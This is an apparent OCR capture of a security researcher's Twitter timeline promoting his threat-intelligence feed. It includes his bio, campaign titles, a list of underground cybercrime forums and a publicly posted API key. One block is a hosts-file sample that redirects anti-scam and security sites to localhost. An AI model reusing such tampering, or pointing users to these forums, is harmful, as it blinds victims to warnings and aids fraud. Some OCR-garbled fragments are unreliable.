
- Presented at the GCHQ with the Honeynet Project
- SCMagazine Who to Follow on Twitter for 2011
- Participated in a Top Secret GCHQ Program called "Lovely Horse"
- Identified a major victim of the SolarWinds Attack -PaloAltoNetworks
- Found malware on the Web Site of Flashpoint
- Tracked monitored and profiled the Koobface Botnet and exposed one botnet operator
- Made it to Slashdot two times
- My Personal Blog got 5.6M Page Views Since December, 2005
- My old Twitter Account got 11,000 followers
- I had an average of 7,000 RSS readers on my blog
- I have my own vinyl "Blue Sabbath Black Cheer / Griefer We Hate You / Dancho Danchev Suck My Dick" made by a Canadian artist
- Currently running Astalavista.box.sk
- I gave an interview to DW on the Koobface Botnet
- I gave an interview to NYTimes on the Koobface botnet
- I gave an interview to Russian OSINT
- Listed as a major competitor by Jeffrey Carr's Taia Global
- Presented at the GCHQ
- Presented at Interpol
- Presented at InfoSec
- Presented at CyberCamp
- Presented at RSA Europe

He's currently running a high-profile hacking and segproject on the original https://astalavista.box.sk and reached at dancho.danchev@hush.com





https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/8wTGtAtFZ3




16:12

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/eE4T5Pr5df

```
127.0.0.1 bobbear.co.uk
127.0.0.1 reed.co.uk
127.0.0.1 seek.com.au
127.0.0.1 scam.com
127.0.0.1 scambusters.org
127.0.0.1 www.guardian.co.uk
127.0.0.1 ddanchev.blogspot.com
127.0.0.1 aic.gov.au
127.0.0.1 google.com.au
127.0.0.1 www.reed.co.uk
```

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/11WIByJTVe



16:12

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/i8PZeZCi6C

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

Targeted Client-Side Exploits Serving Campaigns
Utilize the WebAttacker Web Malware Exploitation

Multiple Targeted MPack Client-Side Exploits Serving Campaigns Spotted in the Wild

U.S Consulate St. Petersburg Serving Malware

Fraudulent EBay Impersonating Phishing Campaign Spotted in the Wild

Fraudulent PayPal Impersonating Phishing Campaign Spotted in the Wild

Syrian Embassy in London Serving Malware

Malicious Client-Side Exploits Serving Campaing Drops MMORPG Password Stealers

Multiple Client-Side Exploits Serving Campaigns Utilize the n404 Exploit Kit

Bank of India Web Site Compromised Leads to Client-Side Exploits and Malware

Fraudulent Rock Phish Gang Phishing Campaign Spotted in the Wild

Malicious Client-Side Exploits Serving Campaign Utilizes IcePack Web Malware Exploitation Kit for Fraudulent and Malicious Purposes

World of Warcarft Phishing Campaign Spotted in the Wild

Targeted Client-Side Exploits Serving Campaign Spotted in the Wild


Targeted Client-Side Exploits Serving Campaign Spotted in the Wild

Targeted MPack Client-Side Exploits Serving Campaign Spotted in the Wild

Russian Business Network Mass iFrame Campaign

Fake Adult Content Themed Web Sites Spreading Malicious Carpediem Group Dialers Spotted in the Wild






16:13

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/9XxmHY3rqB

③ Cyber Attribution WHOIS Registrant Email Cyber Jihad Domain Cyber Jihad Domain Responding IPs **3** Cyber Jihad Internet Infrastructure **❸** Cyber Terrorism **❸** Cyber Terrorism Domain **♦** Cyber Terrorism Domain Responding IPs Cyber Terrorism Internet Infrastructure Cyber Attribution WHOIS Registrant Email Cyber Jihad Domain **3** Cyber Jihad Domain Responding IPs **❸** Cyber Jihad Internet Infrastructure O Cyber Terrorism Cyber Terrorism Domain Cyber Terrorism Domain Responding IPs **3** Cyber Terrorism Internet Infrastructure Cyber Attribution WHOIS Registrant Email O Cyber Jihaad O Cyber Jihad Domain **3** Cyber Jihad Domain Responding IPs **❸ Cyber Jihad Internet Infrastructure ♦** Cyber Terrorism **♦** Cyber Terrorism Domain Cyber Terrorism Domain Responding IPs **3** Cyber Terrorism Internet Infrastructure



Attack Pattern Q

- 3 Buy domain name T1328 Q \ \ ≡

Attack Pattern Q

Attack Pattern Q

- Buy domain name T1328 Q

 □

12 - Saturday

12:58

Who needs a niche STIX STIX2 TAXII IoCs (Indicator of Compromise) feed? Unique Threat Actors specific threat intelligence guaranteed. https://t.co/0mUajr8DT8 #ThreatHunting #ThreatIntelligence #STIX #STIX2 #TAXII #IOC https://t.co/8oS7j6kYmg



https://t.co/QbTOfuYY2p #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatHunting #ThreatIntelligence #STIX #STIX2 #TAXII #IoC

≈2 **★**2


15:55

STIX/STIX2/TAXII Feed! - https://t.co/Bqbi2IDib5 Brochure - https://t.co/sElhv2bb8t [PDF] #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatHunting #ThreatIntelligence #threatintel #STIX #STIX2 #TAXII #IoC

≥3 ★2

20:37

Free STIX STIX2 TAXII feed for research! - https://t.co/0mUajr8DT8 Brochure - https://t.co/LZtRAvGOBe #security #cybercrime #malware #CyberAttack #CyberSec #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/B5LZ3QmU2G



13 - Sunday

06:58

If you believe in historical #OSINT and that data is everything in terms of "connecting the dots" in the world of cybercrime fighting - check out my STIX STIX2 and TAXII feed - https://t.co/0mUajr8DT8 Brochure - https://t.co/sEIhv2bb8t [PDF] https://t.co/Gb5tGtaN2I



15 years of STIX STIX2 TAXII compatible niche threat actor specific API feed! - https://t.co/0mUajr8DT8 Brochure - https://t.co/sElhv2bb8t #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel RT pls!


13:56

https://t.co/kR0kbHSO3e #ThreatHunting #ThreatIntelligence #threatintel #STIX https://t.co/1rdiUKDeUA



https://t.co/0mUajr8DT8 #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/R2zMxkKltZ

 $\bigstar 1$



14 - Monday

20:07

https://t.co/0mUajr8DT8 - free STIX STIX2 TAXII compatible threat actor specific threat intelligence feed for research purposes! 15 years of "connecting the dots" now in machine readable format! https://t.co/sElhv2bb8t #ThreatIntel #ThreatIntelligence https://t.co/g4eCRTaPHK

≈1 ★1



Threat Intelligence Feed Overview

We offer products and services in a variety of categories.



20:10

https://t.co/0mUajr8DT8 - Brochure - https://t.co/sEIhv2bb8t [PDF] #Security #cybercrime #Malware #infosec #informationsecurity #ThreatIntel #ThreatIntelligence #threatreport #OSINT #STIX #STIX2 #TAXII #OpenCTI https://t.co/WHcHPxoHgH



15 - Tuesday


12:18

https://t.co/MuWtj6BBD9 #security #cybercrime #malware #cyberattacks #CyberAttack #cybernews #ThreatIntel #ThreatHunting #ThreatIntelligence

17 - Thursday

11:05

Free Lifetime API Key - f8aa0cca-a0ac-4eff-9c03-1c86ad7aee93 for my STIX STIX2 TAXII feed - https://t.co/nmyFy5H3nV start pulling today! TAXII Collection - https://t.co/VVVF5pIV6O For free! Lifetime! CC: @Anomali @LogRhythm @PaloAltoNtwks @TrendMicro https://t.co/4bU2zdsWdm




https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting https://t.co/zyFgnd80Hb



13:43

https://t.co/hbH5pe9awi #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting https://t.co/SlgvbQyRoQ



18 - Friday


18:12

https://t.co/58vnX3ZjdH #security #cybercrime #malware #cyberattacks #CyberAttack #cyberthreats #CybersecurityNews #ThreatIntel #ThreatIntelligence #ThreatHunting #threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/jcnzSYBBW1

 \rightleftharpoons 1




https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting #threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/CaqITdVAu7



18:19

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting #threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/iAP4enZvFF



https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting #threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/3BN1sEfcva



18:20

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting

#threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/VuDGKAOpGx



18:20

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting #threatresearch #threatreport #STIX #STIX2 #TAXII https://t.co/IJTFskai4T

$\bigstar 1$

66.1 Host Locked	Dancho Danchev		Feb 11, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software	Dancho Danchev		Feb 11, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software - Part Eight	Dancho Danchev		Feb 16, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Eleven	Dancho Danchev	afficiate network	Feb 17, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Fifteen	Dancho Danchev		Feb 17, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Five	Dancho Danchev	Dischal sec fake security software	Feb 16, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Four	Dancho Danchev	affiliate nativois	Feb 15, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Fourteen	Dancho Danchev		Feb 17, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Nine	Dancho Danchev		Feb 16, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Seven	Dancho Danchev		Feb 16, 2022	TUPAMBER
A Diverse Portfolio of Fake Security Software - Part Six	Dancho Danchev	fake security software MAICOUS SOFTWARE	Feb 16, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software - Part Ten	Dancho Danchev		Feb 17, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software - Part Thirteen	Dancho Danchev	affiliate network	Feb 17, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software - Part Three	Dancho Danchev	affiliate network	Feb 15, 2022	TLPAMBER
A Diverse Portfolio of Fake Security Software - Part Twelve	Dancho Danchev	affiliate network	Feb 17, 2022	TUPAMBER

19 - Saturday

15:46

Who pulled my STIX STIX2 TAXII feed already? - https://t.co/58vnX3ZjdH did you "connect the dots"? Stay tuned for massive volume of daily updates and consider

embedding it in your #ThreatIntelligence solution or firewall software.

15:54

B -

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntelligence https://t.co/mQ8guFpXoQ




Sample Logo of <u>Dancho Danchev's OpenCTI</u> STIX2/TAXII <u>Maltego</u> Transforms Compatible <u>OpenCTI</u>
Instance Processing Hundreds of Never Published and Discussed Before <u>Cybercrime</u> Incidents and Threat
Intelligence Events



15:54

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntelligence https://t.co/o4YdYDbFwM



- Malware
- Cyber Jihad
- Cyber Terrorism
- Threat Actors
- Phishing
- Spam
- IM malware
- Mobile malware
- Mac OS X malware



Approach us Today and Begin Using Our Repository of Information!

Dancho Danchev - "We Make Cyber Intelligence Impact

Where No One Has Been Before"

Web Site: https://ddanchev.blogspot.com

Email: dancho.danchev@hush.com - Inquire Today About Your API Key!

PGP Key:

----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGG8zswBDADE2TGSJ/Vu8L1at7NKDJPlvhkWLegARdQkCfQQxvcUI64gVQtI y0DBjIVqHsoK5yilwKpwdd8VTI3XGFG4rikJzURvXo7GbuzdDqBHNjT3BoZgkE+u Emy1qskssiFVE+XzJdb5eaObH34cFejbylLMcRKh7oiTVMz1nE0HGoXjk6GMKUss pCnfX+e4PxOMLy6QCfTTMzF9SxxtORtul7ypwZFMNFS+gOXpOyKNgQfQ8kvlm6ZC /XJ2JHnxQ38bzsDc47G87BqxwR7HVNw9Znad4VfAlc0VTVx9F5wbQdmvJbUcAuna vPTD+tkJIIGWRM+m96Bg4KLFECPwgk6j+INgju1Is9FaeWNbvPHoAK02mJDuL8u3 DgpvXHnBB5oYnnR6wPAUpkhK/BkQnp47kHkFi05NA6Y00ekNqGwjGLwRm6iCVF6h 7Evz7QtFtsavNBiOSg0R7Od+0B9e7Fg3s3v1DSnsxMcT/wpiMAvdVMlg6VjENG45 cWhrW00WEQFIEpcAEQEAAbQoRGFuY2hvIERhbmNoZXYqPGRhbmNoby5kYW5iaGV2 QGh1c2quY29tPokBsAQTAQoAGqQLCQqHAhUKAhYBAhkBBYJhvM7MAp4BApsDAAoJ ELKePDDsp+ITgZoMAKqn4CyMk2g5nw7jsMpN7vnpHEuIZgfj+c9M8+ITAA8vK7HE +XH5ZYfwibvXH+g2qSn4918ACN4fLdqvkhVBa84SZWI8ELrWPS6ugtzdRkW32Y/V Av/qP7j+y1K1X2Pmljh4lztfUpyo+iC+AVKzWmtM8tLLYoBvTEqyxRDvdAK5n3n2 r8+IYOsuEJM+HfuBQglhqA5Ep/0TpotiYan5q7iSdVcP9Znsmxc36CRtEauiYRGb B56apcpwmSsplJnnjtigPzojG8YwcQ/TUBEM1h7pH6KYTZon/+fRsWFbbvF8habn 0hz4ZtXyyTmnnGZACKoTzeAPdyGhKuTcEyTMuDJozrhrF7fku+qh8rEwVYLr57jY DME3UbyzSywzRg8xJvR+TTNRqwWpOk3agDcamruEX9JQIPkPxabul+UHe5Fz0GGC Qy1y4mCkQEA6uTqLNq7gAMrGzn+0mKRMu31uxa05I+ham9w2yLA2vZgMtnTaTLtC hAH42Kkep6+fPuYIFrkBjQRhvM7MAQwAsbyFTq38d2uapKjWEIwdS4+GlzdDuyFJ NFaSPe6v5dan0YaM0LjSYVqQN32uWA3oZCOriRgPWil8+k39TCP836v5seLKSw9t MxJdx4REHti0v6kONp6dHHOTXytraHaxcvPV97p+kn9E/XvLuc+J3HLXjSc66BZH



15:55

https://t.co/58vnX3ZjdH #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntelligence https://t.co/jbHsYfr7hH

- Malvertizing Campaigns and Incidents Complete Qualitative and Incident and Campaign
 Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs
 (Indicators of Compromise) and MD5s
- The Koobface Botnet Monitored and Profiled Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
 - Social Networking Sites Malware Campaigns and Incidents Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
 - In-the-Wild Malware Analysis
 - Targeted Malware Analysis
 - Targeted Phishing Analysis
 - Malicious URL Analysis
 - Targeted Mobile Malware Analysis
 - APT Coverage
 - Fraudulent Infrastructure
 - Online Fraud Campaign
 - Historical OSINT Campaign
 - Russian Business Network coverage
 - Koobface Botnet coverage
 - Kneber Botnet coverage
 - Thousands of IOCs (Indicators of Compromise)
 - Tactics Techniques and Procedures In-Depth Coverage
 - Malicious and fraudulent infrastructure mapped and exposed
 - Malicious and fraudulent Blackhat SEO coverage
 - Malicious spam and phishing campaigns
 - Malicious and fraudulent scareware campaigns
 - Malicious and fraudulent money mule recruitment scams
 - Malicious and fraudulent reshipping mule recruitment scams
 - Web based mass attack compromise fraudulent and malicious campaigns
 - Malicious and fraudulent client-side exploits serving campaigns

20 - Sunday

04:38

https://t.co/58vnX3ZjdH #security #cybercrime #malware #cyberattacks #CyberAttack #cybersecuritytips #threatreport https://t.co/lhHqxJsOsB




04:50

https://t.co/YSJFV4ljUn #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSec #cybersecuritytips #ThreatIntelligence #threatreport https://t.co/cVLutBGMMW

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

https://t.co/4CqIL2cSeH #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSec #cybersecuritytips #ThreatIntelligence #threatreport https://t.co/M3xVJvX6jE








https://t.co/JTcqOaYgET https://t.co/5ecmTclcz4



https://t.co/JTcqOaYgET https://t.co/LscCYoSzOI

Dancho Danchev's Blog - Mind Streams of Information Security Knowledge



Cyber Intelligence


The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

Dancho Danchev








https://t.co/JTcqOaYgET https://t.co/FdkB8fQhaK



https://t.co/JTcqOaYgET https://t.co/M6QYN57WvM







Cybercrime service automates creation of fake scanned IDs, other verification docs

The service produces high-quality fake scans that can be used in fraud attacks to impersonate victims, Group-IB researchers said









A new Web-based service for cybercriminals automates the creation of fake scanned documents that can help fraudsters bypass the identity verification processes used by some banks, e-commerce businesses and other online services providers, according to researchers from Russian cybercrime investigations firm Group-IB.

